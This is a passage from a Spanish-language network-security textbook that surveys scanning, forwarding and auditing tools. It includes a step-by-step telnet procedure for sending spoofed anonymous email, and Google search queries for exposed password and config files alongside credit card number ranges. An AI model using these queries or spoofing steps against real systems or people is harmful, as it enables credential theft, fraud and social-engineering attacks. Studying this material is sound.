   Mínimo = 82ms, Máximo = 90ms, Media = 86ms
```

que nos informaa de que hay un ordenador en la red con la dirección 87.248.112.181
Así muchos servidores anulan la respuesta del ping para evitar los ataques de denegación de servicio.

32.7. Programa Hping

Esta programa reúne y envía paquetes personalizados de los protocolos ICMP, UDP o TCP y muestra todas las respuestas. Está inspirado en el comando ping, pero ofrece mucho más control sobre las sondas enviadas. También tiene un modo traceroute y soporta la fragmentación IP. Hping es particularmente útil cuando se trata de ejecutar las opciones traceroute/ping/probe contra un ordenador detrás de un cortafuegos que bloquea los intentos de uso de las utilidades estándar. A menudo esto permite trazar conjuntos de reglas fuera del alcance del cortafuegos. También es ideal para aprender más sobre la pila de protocolos TCP/IP y la experimentación con el protocolo IP. Por desgracia, no ha sido actualizado desde 2005. El Proyecto Nmap ha creado y mantiene el Nping, un programa similar con características más modernas, como la compatibilidad con IPv6, y un único modo de eco.

32.8. Programa Nmap

Nmap (Network Mapper) es un escaneador de red escrito originalmente por Gordon Lyon, también conocido por su seudónimo Fyodor Vaskovich, que se utiliza para descubrir los ordenadores y los servicios en una red informática, creando así un mapa de la red. Para lograr su objetivo, Nmap envía paquetes especialmente diseñados al ordenador destino y luego analiza las respuestas. A diferencia de los sencillos escaneadores de puertos que sólo envían paquetes a una velocidad constante predefinida, Nmap tiene en cuenta las condiciones de la red, es decir, las fluctuaciones de la latencia, la congestión de red, la interferencia del objetivo con el escaneo, etc. durante su ejecución. Además debido a la gran comunidad de usuarios activa que proporciona información sobre sus características, Nmap ha logrado ampliar sus capacidades de descubrimiento más allá de lo básico, es decir, saber que ordenadores están antes o después y que puertos están abiertos o cerrados,

para ser capaz de determinar el sistema operativo del objetivo, los nombres y las versiones de los servicios de escucha, el tiempo estimado, el tipo de dispositivo y la presencia de cortafuegos.

Las características del programa Nmap incluyen:

- El descubrimiento de ordenadores. La identificación de los ordenadores de una red, por ejemplo, haciendo una lista de los ordenadores que responden a los pings, o que tienen un determinado puerto abierto.
- El escaneo de puertos. La enumeración de los puertos abiertos en uno o varios ordenadores objetivo.
- La detección de la versión. Para ello busca en la escucha de los servicios de red de los ordenadores remotos para determinar el nombre de la aplicación y el número de la versión.
- La detección del sistema operativo. Determinar remotamente el sistema operativo y algunas características de hardware de los dispositivos de la red.
- La interacción de secuencias de comandos con el objetivo. Utilizando el NSE (Nmap Scripting Engine) y el lenguaje de programación Lua, se pueden hacer consultas a medida.

Además de estas características, el programa Nmap puede dar información adicional sobre los objetivos, incluyendo los nombres inversos de DNS, los tipos de dispositivo, y las direcciones MAC.

Los usos típicos del programa Nmap son:

- Auditoría de la seguridad de un dispositivo, mediante la identificación de las conexiones de red que se pueden hacer.
- La identificación de los puertos abiertos en el ordenador objetivo en la preparación para la auditoría.
- Inventario de la red, mapeo de la red, mantenimiento y gestión de activos.
- Auditoría de la seguridad de una red, mediante la identificación de inesperados nuevos servidores

32.9. Programa telnet

El programa telnet es un programa que permite el acceso a otro dispositivo de la red. Para ello es necesario de que el otro ordenador tenga abierto el correspondiente puerto TCP, que por defecto es el 23. Como todo acceso remoto, este programa puede ser una fuente de acceso para los intrusos. Para ello es preciso que el dispositivo remoto esté protegido con un nombre de usuario y su correspondiente contraseña.

32.9.1. Acceso a un servidor web con telnet

Con el programa telnet, también se puede acceder a un servidor web y conocer el programa que se está empleando. Desde el punto de vista de seguridad, el conocer el nombre del programa y su versión, facilita al intruso el empleo de los correspondientes exploits para atacarlo. El comando es

telnet <nombre del servidor web> 80

El nombre del servidor web puede ser reemplazado por su dirección IP. El número 80 es el puerto TCP estándar del protocolo HTTP. Otro número de puerto muy empleado es el 8080.

32.9.2. Correo anónimo vía telnet

El envío de correos electrónicos es una técnica que se emplea en los ataques con ingeniería social. Los intrusos cuando piden información a un usuario, no desean ser identificados. Así hay multitud de programas de envío de correos electrónicos que permiten configurar la cabecera de los mismos.

Así uUna manera muy sencilla de enviar correos anónimos sin necesidad de utili-zar repetidores es conectarse a un servidor de SMTP a través de Internet, simplemente haciendo un telnet al puerto 25. Los pasos a seguir son los siguientes:
1) Localizar un servidor de SMTP lo suficientemente antiguo como para no incluir en las cabeceras del correo que envía la dirección del ordenador que se le conectó. En el ejemplo, llamaremos a esta ordenador aaa.bbb.ccc. Sin

duda, éste es el paso más difícil de todos. Sin un servidor así no es posible enviar correos anónimamente.
2) Buscar un nombre cualquiera de ordenador y su correspondiente dirección IP. Establecer una dirección IP falsa, a la que llamaremos xx.yy.zz.
3) Establecer una conexión telnet al puerto 25 al ordenador encontrado en el paso 1. Para ello ejecutaremos

telnet aaa.bbb.ccc 25

4) Si el sitio aaa.bbb.ccc acepta la petición de conexión, aparecerá un mensaje del tipo siguiente
220 aaa.bbb.ccc ESMTP Sendmail 8.7.6/8.7.3; Tue, 3 Feb 1998
16:45:30+0100
5) Después de la bienvenida del ordenador, ejecutar lo siguiente:

HELO xx.yy.zz

a lo que el ordenador responderá con alguna clase de presentación, como por ejemplo:

250 aaa.bbb.ccc Hello xx.yy.zz [###.###.###.###], pleased to meet you

6) Escribir los siguientes comandos, sin olvidar pulsar ENTER al final de cada línea:

MAIL FROM: <unadireccion@falsa.es>
RCPT TO: <tudireccion@verdadera.es>
DATA
Subject: El tema del correo

A continuación el texto del mensaje que se quiere enviar. No olvidar pulsar ENTER después del subject. Todos los mensajes deben terminar con un QUIT y un punto en la misma línea.

Con esto ya se habrá enviado un correo y cerrado la sesión con el servidor de correo. Esperar a que llegue el correo electrónico y examinar las cabeceras para ver si ha quedado rastro de la dirección del ordenador que lo ha enviado o algo que le delate.

32.10. Programa netcat/nc

Netcat es un servicio de redes de ordenadores que permite leer de y escribir a en las conexiones de la red mediante el uso de los protocolos TCP o UDP. Netcat está diseñado para ser una dispositivo de soporte confiable que se puede utilizar directamente o manejado fácilmente por otros programas y scripts. Al mismo tiempo, es una herramienta de depuración de red y de investigación, ya que puede producir casi cualquier tipo de correlación que se necesite y tiene una serie de funciones integradas. Sus principales características son el escaneo de puertos, la transferencia de ficheros, y la escucha de puertos, y puede ser utilizado como una puerta trasera.

Así sus principales funcionalidades son:

- Dispone de conexiones de entrada o de salida mediante el protocolo TCP o UDP, a o desde cualquier puerto.
- Dispone de la verificación completa del DNS directo/inverso con las advertencias adecuadas.
- Capacidad de utilizar cualquier puerto origen local.
- Capacidad de utilizar cualquier dirección origen de red configurada localmente.
- Capacidades integradas de escaneo de puertos, con asignación al azar.
- Capacidad de enrutamiento integrada.
- Puede leer los argumentos de la línea de comandos de la entrada estándar.
- Modo de envío lento, una línea cada N segundos.
- Volcado hexadecimal de los datos transmitidos y recibidos.
- Dispone de capacidad opcional para que otro servicio de programa establezca conexiones.
- Posibilidad de modo túnel que permite también un túnel especial, como UDP a TCP, con la posibilidad de especificar todos los parámetros de la red (puerto/interfaz de origen, puerto/interfaz de escucha, y el ordenador remoto autorizado a conectarse con el túnel.

32.11. Programa nslookup

nslookup es una herramienta de administración de la red basada en su ejecución mediante línea de comandos y está disponible en muchos sistemas operativos para consultar el servidor DNS, para obtener el nombre de dominio o el mapeo de las direcciones IP o de cualquier otro registro DNS. nslookup utiliza la librería de resolución de DNS local para realizar sus consultas. De este modo, se configura automáticamente con el contenido del fichero resolv.conf del sistema operativo.

nslookup funciona en modo interactivo o no interactivo. Cuando se utiliza de forma interactiva, es decir, cuando el programa se invoca sin argumentos, el usuario debe entrar los parámetros y solicitudes en la línea de comandos cuando se presenta el indicador nslookup ('>'). En modo no interactivo, los parámetros y la consulta se especifican como argumentos de línea de comandos en la invocación del programa.

32.12. Programa whois

Whois es un programa que se utiliza ampliamente para la consulta de bases de datos que almacenan los usuarios registrados o asignados a un recurso de Internet, tal como un nombre de dominio, un bloque de direcciones IP, o un sistema autónomo, pero también se utiliza para una amplia gama de información. El protocolo whois está documentado en la RFC 3912 del IETF.

El programa whois se originó como un método para los administradores de sistemas para obtener la información de contacto de la asignación de direcciones IP o los nombres de los administradores de nombres de dominio. El uso de los datos en el programa whois ha evolucionado en una gran variedad de usos, incluyendo:

- Soporte a la seguridad y a la estabilidad de Internet, proporcionando puntos de contacto para los operadores y los administradores de red, incluyendo los proveedores de Internet, y los equipos de respuesta de incidentes informáticos.
- Determinación del estado del registro de los nombres de dominio.

- Ayudar a las autoridades policiales en las investigaciones para hacer cumplir las leyes nacionales e internacionales. En algunos países, las entidades especializadas no gubernamentales pueden participar en este trabajo.
- Ayudar en la lucha contra el uso abusivo de la tecnología de comunicación de la información.
- Facilitar las consultas y los pasos a seguir para llevar a cabo una investigación de una marca comercial y ayudar a localizar las infracciones contra la propiedad intelectual.
- Contribuir a la confianza del usuario en el Internet como un medio confiable y eficiente de la información y la comunicación y como una herramienta importante para promover la inclusión digital, el comercio electrónico y otros usos legítimos que ayuda a los usuarios a identificar a las personas o entidades responsables de los contenidos y de los servicios en línea, y
- Ayudar a las empresas, a otras organizaciones y a los usuarios en la lucha contra el fraude, cumpliendo con las leyes y salvaguardando los intereses del público.

32.13. Programa traceroute

traceroute es una herramienta de diagnóstico escrita originalmente por Van Jacobson que permite ver la ruta que sigue un paquete IP desde un ordenador origen a otro ordenador destino. Para ello utiliza el campo TTL (time to live) del paquete IP para obtener un mensaje ICMP del tipo TIME_EXCEEDED de cada enrutador por los que atraviesa. Cada enrutador que recibe el paquete IP decrementa en uno el valor del campo TTL. Por lo tanto, el campo TTL se convierte en un contador de saltos. Podemos utilizar la funcionalidad del traceroute para determinar la ruta exacta que están tomando los paquetes IP. También el traceroute puede permitir descubrir la topología de la red empleada por la red objetivo e identificar los dispositivos de control de acceso que pueden estar filtrando tráfico.

Algunos conmutadores pueden permitir el cortocircuito de algunos dispositivos de control de acceso durante nuestra investigación. La opción -p n del traceroute nos permite especificar el número n del puerto TCP origen que se incrementa en 1 cuando se lanza la sonda. Por lo tanto, es capaz de utilizar

un número de puerto fijo sin ninguna especificación adicional. Por suerte, Michael Schiffman ha creado un parche que añade la opción -S para parar el incremento del número del puerto. Esto permite forzar que todos los paquetes IP que se envían, tengan un número de puerto fijo, con la esperanza de que el dispositivo de control de acceso deje pasar este tráfico. Un buen número de partida de un puerto es el 53 de UDP (consultas DNS), debido a que muchos enrutadores y cortafuegos permiten las consultas DNS como entrada, lo que hay una alta probabilidad de que el dispositivo de control de acceso permitirá que pasen estos paquetes sondas.

32.14. Programa socat

Socat es un programa basado en línea de comandos que establece dos flujos bidireccionales de octetos y transfiere datos entre ellos. Se puede utilizar la utilidad socat para muchos propósitos diferentes debido a que los flujos pueden ser construidos a partir de un gran número de diferentes tipos de fuentes y destinos de datos y porque muchas de las opciones de dirección se puede aplicar a los flujos.

Filan es una utilidad que imprime la información sobre los descriptores de los ficheros activos en la salida estándar. Esta utilidad del programa socat se ha escrito para su depuración, sin embargp puede ser útil para otros fines.

Procan es una utilidad que imprime la información sobre los parámetros de los procesos a la salida estándar. Ha sido escrito para comprender mejor algunas de las propiedades del proceso de UNIX y para la depuración del socat, pero también podría ser útil para otros fines.

El ciclo de vida de una instancia de socat normalmente consta de cuatro fases:

1) En la fase de inicio, se analizan las opciones de la línea de comandos y se inicializa el proceso.
2) Durante la fase de apertura, socat abre la primera dirección, y después la segunda dirección. Normalmente estos pasos están bloqueados, por lo que, especialmente para los tipos de direcciones complejas, como los socks, las solicitudes de conexión o los diálogos de au-

tenticación debe ser completados antes de que empiece el siguiente paso.

3) En la fase de transferencia, socat vigila los descriptores de los ficheros tanto de lectura como de escritura via la función select(), y, cuando puede escribir datos en el otro lado, socat lee los datos a enviar, realizando las conversiones del carácter nueva línea si es necesario, y escribe los datos en el descriptor de fichero de escritura del otro flujo, y así continúa.
4) Cuando una de los flujos localiza un carácter EOF, empieza la fase de cierre. Socat transfiere la condición EOF al otro flujo, es decir, trata de cerrar el flujo de escritura. Durante un tiempo definido, socat continúa la transferencia de datos en la otra dirección, pero luego cierra todos los canales restantes y termina.

Así si ejecutamos

socat TCP4-LISTEN:900 TCP4:192.168.1.9:30

toda la información que llegue al puerto 900 del ordenador donde se ejecuta el socat, será enviada al ordenador con dirección IP 192.168.1.9 y puerto 30.

Otro ejemplo sería con el comando

socat TCP4-LISTEN:www TCP4:www.domain.org:www

que envía el tráfico que llega al puerto 80 del ordenador donde se ejecuta el socat a otra página del mismo.

Otro ejemplo sería la ejecución del comando

socat -u TCP4-LISTEN:9000 OPEN:/tmp/salida,creat,append

En este caso se abren en todas las interfaces del ordenador local, quedando el puerto 9000 a la escucha, y todo lo que reciba por él desde una conexión establecida, será agregado a un fichero a crear en el directorio /tmp/salida. Para probarlo desde otro ordenador se puede hacer un telnet al puerto 9000 de localhost y escribir algunas cosas que luego podremos verificar que fueron escritas en el fichero /tmp/salida.

Otro ejemplo es una consulta a un servidor de hora. El comando a ejecutar sería

socat TCP:time.nist.gov:13 -

donde el guión indica que la salida es STDIO, es decir la pantalla y la respuesta podría ser algo como

55568 11-01-07 01:12:08 00 0 0 35.1 UTC(NIST) *

32.15. Navegación anónima

Cuando navegamos por Internet, tenemos la sensación de que nuestra privacidad está protegida adecuadamente. Sin embargo, nada más lejos de la realidad, ya que cada movimiento que se hace, por simple que sea, está siendo grabado constantemente por nuestros proveedores de Internet y por los servidores que hospedan los sitios web que se visitan. La información recolectada es almacenada y a menudo entregada a terceras partes, las cuales la usarán para su propio beneficio. Con el fin de evitar ser reconocidos, han aparecido distintos programas que esconden la identidad del origen. En la actualidad hay varios programas tales como Proxify, Shadow Surf, Guardster, Megaproxy, etc.

32.15.1. Tor Project

El proyecto Tor es una red de túneles virtuales que permite la privacidad de los usuarios cuando navegan por Internet. Sobre la base de esa red de túneles virtuales, se han creado un conjunto de aplicaciones que permiten compartir información sin comprometer la privacidad. Se puede usar Tor para evitar que los sitios web rastreen las direcciones IP del usuario, y también para conectarse a sitios de noticias, servicios de mensajería instantánea o similares cuando estos son bloqueados por los proveedores locales de Internet. Los servicios de Tor permiten a los usuarios publicar sitios web y otros servicios sin necesidad de revelar la ubicación del sitio del usuario. Además oculta la comunicación sensible socialmente: salas de chat y foros, etc.

El uso de Tor protege contra una forma habitual de vigilancia en Internet conocida como el análisis de tráfico. El análisis de tráfico puede ser utilizado para deducir quién esta hablando y con quién sobre una red pública. Conocer el origen y el destino del tráfico de Internet permite a otros usuarios seguir el rastro de su comportamiento y sus intereses. Por ejemplo, si se viaja al extranjero y se conecta al ordenador de la empresa para revisar o enviar el correo electrónico, se puede revelar inadvertidamente la nacionalidad y la

afiliación profesional a cualquiera que vigile la red, incluso si la conexión está encriptada.

El programa Tor ayuda a reducir los riesgos del análisis de tráfico tanto sencillos como sofisticados, distribuyendo las transacciones entre distintos lugares en Internet, por lo que ni un solo punto puede conectarlo a su destino. La idea es similar a usar una sinuosa y difícil ruta con el fin de despistar a alguien que está siguiéndole y luego borrando las huellas periódicamente. En lugar de tomar una ruta directa desde el origen al destino, los paquetes de datos en la red Tor toman un camino aleatorio a través de varios repetidores que cubren las pistas para que ningún observador en cualquier punto se puede decir que los datos viene ni adónde van.

Para crear una ruta de red privada con Tor, el programa del usuario o cliente construye incrementalmente un circuito de conexiones encriptadas a través de repetidores en la red. El circuito se amplía cada vez con un tramo y cada repetidor a lo largo del camino conoce únicamente qué repetidor le proporciona los datos y a qué repetidor está dando los datos. Ningún repetidor individual conoce nunca el recorrido completo que ha tomado un paquete de datos. El usuario negocia un conjunto separado de claves de encriptación para cada tramo a lo largo del camino para asegurar que cada tramo no puede rastrear estas conexiones a medida que pasan por él.

Una vez se ha sido establecido el circuito entre el origen y el destino, se pueden intercambiar muchos tipos de datos y se pueden desplegar diferentes tipos de aplicaciones en una red Tor. Debido a que cada repetidor no ve más de un tramo del circuito, ni un intruso, ni un repetidor comprometido pueden usar el análisis de tráfico para asociar el origen y el destino de la conexión. El programa Tor sólo funciona con flujos del protocolo TCP y puede ser utilizado por cualquier aplicación que soporte SOCKS.

En cuanto a su eficiencia, el programa Tor utiliza el mismo circuito para las conexiones que se establecen dentro de los mismos diez minutos aproximadamente. A las peticiones posteriores se les proporciona un circuito nuevo para evitar que alguien pueda asociar las primeras acciones con las nuevas.

32.16. Buscador Google

Mediante la utilización del buscador Google, se puede obtener información muy útil para los intrusos, información que da a conocer la configuración interna de los ordenadores y que posteriormente puede servir a los intrusos para realizar ataques fructíferos. A continuación se relaciona un conjunto de ejemplos a modo de orientación.

1) Algunos de los ejemplos más populares tratan de obtener las versiones de determinadas aplicaciones Web. Así si buscamos el texto siguiente

"Powered by XOOPS 2.2.3 Final"

Google nos dirá donde se contiene esta cadena de caracteres.

2) Otro ejemplo sería buscar las palabras como "admbook" y "version" en el título de un fichero de un servidor Web y verificar que la página a la que se accede es un fichero PHP.

intitle:admbook intitle:version filetype:php

3) Otra posibilidad es la búsqueda de prácticas de codificación inseguras en código público. Uno puede extraer la lista de usuarios y contraseñas de los servidores Microsoft FrontPage buscando lo siguiente:

"#-Frontpage-" inurl:administrators.pwd

4) Otro ejemplo sería buscar

“allinurl:tsweb/default.htm,”

Como consecuencia de ello, Google listará los servidores de Microsoft Windows con la conexión Remote Desktop Web. Esto podría conducir a un acceso completo de la consola gráfica al servidor a través del RDP (Remote Desktop Protocol) mediante el uso del cliente Active X RDP del Internet Explorer que el servidor objetivo de Windows ofrece al intruso cuando esta función está activada.

5) Otro ejemplo sería buscar

intitle:Test.Page.for.Apache “It worked!” “this Web site!”

Al instante, se visualiza una lista de los sistemas que ejecutan una instalación por defecto del servidor web Apache. Si se hace clic en el enlace, y se emplea una conexión IP anónima, hay pocas posibilidades de que las actividades sean detectadas. Es recibido con el tan conocido "It Worked! The Apache Web Server is Installed on this Web Site!". Ahora que se conoce la identificación del servidor web y el nombre de dominio asociado, se puede resolver esta información en una dirección IP específica.

6) Otro ejemplo sería la búsqueda de contraseñas, con lo que se podría escribir cosas tales como

intitle:"Index of" passwords modified
allinurl:auth_user_file.txt
"access denied for user" "using password"
"A syntax error has occurred" filetype:ihtml
allinurl: admin mdb
"ORA-00921: unexpected end of SQL command"
inurl:passlist.txt
"Index of /backup"
"Chatologica MetaSearch" "stack tracking:"
Amex Numbers: 300000000000000..399999999999999
MC Numbers: 5178000000000000..5178999999999999
visa 4356000000000000..4356999999999999
"parent directory " /appz/ -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
"parent directory " DVDRip -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
"parent directory "Xvid -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
"parent directory " Gamez -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
"parent directory " MP3 -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
"parent directory " Name of Singer or album -xxx -html -htm -php -shtml -opendivx -md5 -md5sums

7) Otro ejemplo consistiría en escribir

"sets mode: +k"

Esta búsqueda revela las contraseñas de los canales en IRC si aparecen en los registros de chat IRC.

9) Otro ejemplo es la búsqueda de los ficheros config.php que pueden contener nombres de usuarios y contraseñas. Para ello escribiríamos

intitle:"Index of" config.php

32.17. Metasploit

Metasploit fue una revolución cuando apareció en el año 2004. Es una plataforma avanzada de código abierto para el desarrollo, la prueba y la utilización de código exploit. Dado que a este modelo se le puede integrar otros programas, ha sido posible usar el marco del Metasploit como una salida a la investigación de la explotación en las fronteras de un sistema. Incorpora centenares de exploits como puede verse en su lista de módulos. Esto permite a un usuario escribir fácilmente sus propios exploits y atacar aquellos lugares de Internet poco protegidos.

Metasploit fue gratuito hasta que en el año 2009 lo compró Rapid7, momento en el que aparecen variantes comerciales. Ahora el marco del Metasploit incluye una GUI basada en Java, así como también sus versiones comerciales.

32.18. Aircrack

Aircrack es un conjunto de herramientas para atacar las encriptaciones WEP y WPA de las redes inalámbricas basadas en el protocolo 802.11a/b/g. Esta herramienta implementa los mejores algoritmos de desencriptación para recuperar las claves de las redes inalámbricas, una vez se ha recogido los suficientes paquetes encriptados. Esta herraminenta consta de una docena de programas, y entre ellos hay los siguientes:

- el airodump, un programa para capturar paquetes en las redes 802.11
- el aireplay, un programa de inyección de paquetes en redes 802.11
- el aircrack, desencriptador de contraseñas basadas en las encriptaciones WEP y WPA-PSK

– el airdecap, que desencripta los ficheros WEP/WPA capturados.

32.19. Vampire Box de EC-Council

Vampire Box envía troyanos, virus, exploits, spyware, spam, malware y gusanos por la red. Si un cortafuegos está actualizado, entonces debe bloquear estos ataques, de lo contrario la seguridad de la red debe ser reevaluada.

Vampire Box realiza las siguientes funciones:

- Inundaciones de la red con Netbus, Back Orifice, Netcat, y otros populares troyanos.
- Ataques a cortafuegos y sistemas de antivirus con virus y gusanos.
- Inundaciones de la red con paquetes DoS y paquetes malformados TCP/IP.
- Genera tráfico de red para generar la inundación de la línea de comunicaciones.
- Envía spyware y malware por la red.

Vampire Box no requiere software del cliente o modificaciones en la red. Simplemente un usuario se conecta y arranca el ordenador, y el sistema genera el tráfico no deseado. Vampire Box se actualiza automáticamente con nuevos troyanos y virus de un sitio Web central. Las actualizaciones se realizan semanalmente de forma que Vampire Box puede mantenerse al día con los constantes cambios de virus y las variantes de spyware.

32.20. QualisGuard

La QualysGuard Security and Compliance Suite elimina la auditoría de la red y las ineficiencias de los cumplimientos en cuanto a la seguridad con respecto a la organización IT de la organización. En una suite consolidada, los grupos con diferentes responsabilidades pueden utilizar la información similar para sus necesidades específicas.

Juntos en una única solución integrada, las empresas pueden:

- Definir políticas para establecer una infraestructura segura IT de acuerdo con el buen gobierno y los mejores marcos de las prácticas.

- Descubrir y catalogar todos los activos, sin importar donde están dentro de la empresa, en el perímetro o en la nube.
- Automatizar en línea la seguridad de los activos de los sistemas IT y las aplicaciones web.
- Mitigar el riesgo y eliminar las amenazas utilizando la aplicación de gestión de vulnerabilidades más confiable de la industria.
- Monitorizar y medir el cumplimiento de la red en una consola unificada, lo que ahorra tiempo, asegura la fiabilidad y reduce costes.
- Distribuir los informes de seguridad y cumplimiento personalizados para satisfacer las necesidades únicas de los ejecutivos de la organización, los auditores y los profesionales de la seguridad.

32.21. Cycorp CycSecure

Cycorp CycSecure tiene las características siguientes:

- Detección automatizada del estado de la red: Cycorp CycSecure tiene la capacidad de escanear la red y construir un modelo para hacerlo de forma automática. CycSecure mantiene este modelo actualizado de forma automática.
- Análisis de vulnerabilidad compuesta: Este escáner tiene la capacidad de detectar las vulnerabilidades compuestas, que por lo general puede pasar desapercibida porque implican metodologías de ataque con muchos pasos que explotan diferentes vulnerabilidades menores presentes en muchos sistemas.
- Identifica las vulnerabilidades más críticas: Las vulnerabilidades más críticas pueden no ser siempre los que aparecen de forma aislada, sino que pueden ser aquellas que son explotadas por pasos. CycSecure informa sobre las acciones que pueden comprometer la red y las consecuencias de esas acciones.
- Análisis del qué pasa si: CycSecure edita los modelos de redes para incorporar los cambios propuestos para eliminar vulnerabilidades. A continuación, ejecuta el análisis de vulnerabilidad en los modelos editados de forma que los usuarios puedan ver los efectos de los cambios previstos en la configuración de la red. El análisis de que pasa si se hace antes de realizar cambios de la red que consumen tiempo.

- Evaluación no invasiva y continua: Debido a los ataques y a los análisis que se llevan a cabo en una simulación de la red en lugar de la propia red, este escáner reduce el riesgo de daños en el sistema, el tiempo de inactividad y el consumo de ancho de banda.

32.22. eEye Retina Network Security Scanner

Retina es un escáner de vulnerabilidad que reconoce las vulnerabilidades conocidas. Las vulnerabilidades reconocidas se envían para solucionarlas en función del nivel de riesgo o nivel de gravedad. Retina puede escanear completamente toda una red de clase C en menos de 15 minutos. Se pueden identificar las vulnerabilidades en una red y detectar los tipos de sistemas operativos, los dispositivos y las aplicaciones presentes en la red. Retina es un escáner no invasivo que realiza un análisis sencillo de los atributos de los dispositivos del sistema, así verifica el sistema en cuanto a los ficheros que necesita y sus versiones, y comprueba el registro de los valores requeridos.

Inicialmente Retina realiza la etapa de descubrimiento de activos, y luego realiza una exploración de auditoría para localizar las vulnerabilidades y los problemas relacionados con la configuración. A continuación sugiere las soluciones para corregir las vulnerabilidades. El Retina Remediation Manager realiza la reparación automatizada de las vulnerabilidades y las clasifica sobre la base de sus niveles de riesgo. Por último, se genera un informe del proceso de gestión de las vulnerabilidades. REM Security Management Console se utiliza para mejorar la funcionalidad de los informes. Así cualquier organización puede mejorar su seguridad.

32.23. Foundstone Professional Scanner

Foundstone Professional Scanner incluye las siguientes características:

- El motor Foundstone es un escaner de activos y gestión de vulnerabilidades. El escáner gestiona y controla el ciclo de vida de la vulnerabilidad.
- Las soluciones Foundstone proporcionan seguridad a la red de la organización.
- Asigna la ubicación de los puntos de acceso inalámbricos y balancea la carga en las redes empresariales.

- Analiza las vulnerabilidades de la red, como la mala configuración de los sistemas operativos, los elementos de red, las aplicaciones comerciales, las bases de datos, los dispositivos inalámbricos y las aplicaciones web.
- Dispone de la capacidad de correlacionar los recursos a los eventos críticos.
- Es capaz de identificar la prioridad de la vulnerabilidad basada en el valor del recurso y las restricciones de seguridad.
- Manipula e informa de las vulnerabilidades a evaluar, así como de los costes/beneficios y como evaluar la mejora.

32.24. GFI LANguard

GFI LANguard es una herramienta de auditoría de seguridad que identifica las vulnerabilidades de la red y sugiere las maneras de solucionarlos. GFI LANguard escanea la red, basándose en la dirección IP o un rango de direcciones IP especificado, y alerta a los usuarios sobre las vulnerabilidades encontradas en el sistema. Los problemas de seguridad encontrados en el sistema se pueden manejar con todas las funciones del sistema operativo y las características integradas que ofrece GFI LANguard. Por ejemplo, deshabilitar los puertos innecesarios, eliminar las comparticiones innecesarias e instalar las revisiones necesarias y los parches antes de la explotación, puede superar los problemas de seguridad encontrados en la red objetivo. El motor de análisis adquiere la información de hardware y software (niveles de Service Pack, las aplicaciones instaladas,los dispositivos potencialmente vulnerables, etc) durante el proceso de escaneado.

GFI LANguard incluye las funciones siguientes:

- Permite a los usuarios realizar auditorías de seguridad en sistemas tanto basados en Windows como en Linux.
- Identifica las vulnerabilidades conocidas como las relacionadas con CGI, DNS, FTP, SMTP, y RPC
- Enumera las configuraciones de sistema operativo, las actualizaciones de seguridad, y las aplicaciones instaladas
- Clasifica las vulnerabilidades de seguridad sobre la base de los niveles de riesgo alto, medio y bajo

- Genera informes
- Soporta multithreading, auditoría SNMP y auditoría de SQL Microsoft

32.25. ISS Internet Scanner

El ISS Internet Scanner identifica los fallos de seguridad en las redes empresariales. El escáner puede identificar más de 1300 elementos de red tales como puntos de acceso inalámbrico, cortafuegos, servidores y equipos de sobremesa. El escáner identifica las configuraciones de los dispositivos y la falta de parches en los sistemas operativos. Identifica las vulnerabilidades que podrían ser explotadas.

ISS Internet Scanner incluye las características siguientes:

- Identificación de activos: El escáner identifica los dispositivos que utilizan el protocolo TCP y una base de datos integrada NMAP de activos en la red.
- Escaneado inteligente: El escáner identifica la velocidad del sistema operativo de destino y ejecuta las pruebas de forma automática con velocidades variables para encontrar las vulnerabilidades en los diferentes sistemas.
- Políticas comunes: El escáner ofrece la opción de elegir entre 20 escaneados predefinidos. Las políticas son las de SANS y X-Force Catastrophic Risk Index.
- Análisis de comentarios: Usando la opción de visualización en tiempo real, los escáners en curso pueden visualizar e identificar las vulnerabilidades.
- Catálogo de vulnerabilidades: El catálogo del escáner proporciona los detalles de la vulnerabilidad, incluyendo la posible causa de los defectos.
- Generación de informes: El escáner produce un informe fácil de examinar de las vulnerabilidades, informe que se pueden personalizar para cada departamento de la organización. El escáner contiene más de 70 formatos predefinidos de informes.

39. Auditorías de los sistemas de información

La auditoría de los sistemas de información es un examen de los controles de gestión dentro de una infraestructura de la tecnología de la información. La evaluación de los resultados obtenidos en una auditoría determina si los sistemas de información salvaguardan los activos, mantienen la integridad de sus datos, y el funcionamiento de los mismos es eficaz en cuanto al logro de los objetivos de la organización. Las auditorías de los sistemas de información también se conocen como auditorías ADP (automated data processing) y auditorías del ordenador. Antes se les llamaba auditorías EPD (electronic data processing). El alcance de la auditoría de los sistemas de información incluye temas tales como los centros de datos, las redes y la seguridad de las aplicaciones. Como la mayoría de ámbitos técnicos, estos temas están en constante evolución. Los auditores de los sistemas de información deben constantemente seguir ampliando sus conocimientos y la comprensión de los sistemas de información.

39.1. Tipos de auditoría de los sistemas de información

Hay distintas clasificaciones en relación con los tipos de auditoría de los sistemas de información según se trate de sus autores. Goodman & Lawless establecen tres enfoques específicos para llevar a cabo una auditoría de los sistemas de información:

- La auditoría del proceso de la innovación tecnológica. Esta auditoría construye un perfil de riesgo para los nuevos proyectos y para los existentes. La auditoría evaluará la duración y la profundidad de la experiencia de la empresa en cuanto a las tecnologías elegidas, así como su presencia en los mercados relevantes, la organización de cada proyecto, y la estructura de la parte de la industria que se ocupa de este proyecto o producto, la organización y la estructura de la industria.
- La auditoría de comparación de innovaciones. Esta auditoría es un análisis de las capacidades innovadoras de la empresa objeto de la auditoría en comparación con sus competidores. Esto exige un exa-

men de la investigación y las instalaciones de desarrollo de la empresa, así como su trayectoria actual en la producción de productos realmente nuevos.

- La auditoría de la posición tecnológica. Esta auditoría analiza las tecnologías que la empresa tiene actualmente y que necesita agregar.

Otros autores agrupan el espectro de las auditorías de los sistemas de información en cinco categorías:

- Los sistemas y las aplicaciones. Una auditoría para verificar que los sistemas y las aplicaciones son adecuados, son eficientes, y están adecuadamente controlados con el fin de asegurar una entrada válida, un procesamiento confiable, y una salida segura en todos los niveles de actividad de un sistema.
- Las instalaciones del procesado de la información. Una auditoría para verificar que la instalación del procesamiento está controlada en cuanto a asegurar un procesamiento en tiempo, preciso y eficiente de las aplicaciones en condiciones normales y en condiciones potencialmente perturbadoras.
- El desarrollo de sistemas. Una auditoría para verificar que los sistemas en desarrollo cumplen los objetivos de la organización, y aseguran que los sistemas se desarrollan de acuerdo con las normas generalmente aceptadas para el desarrollo de sistemas.
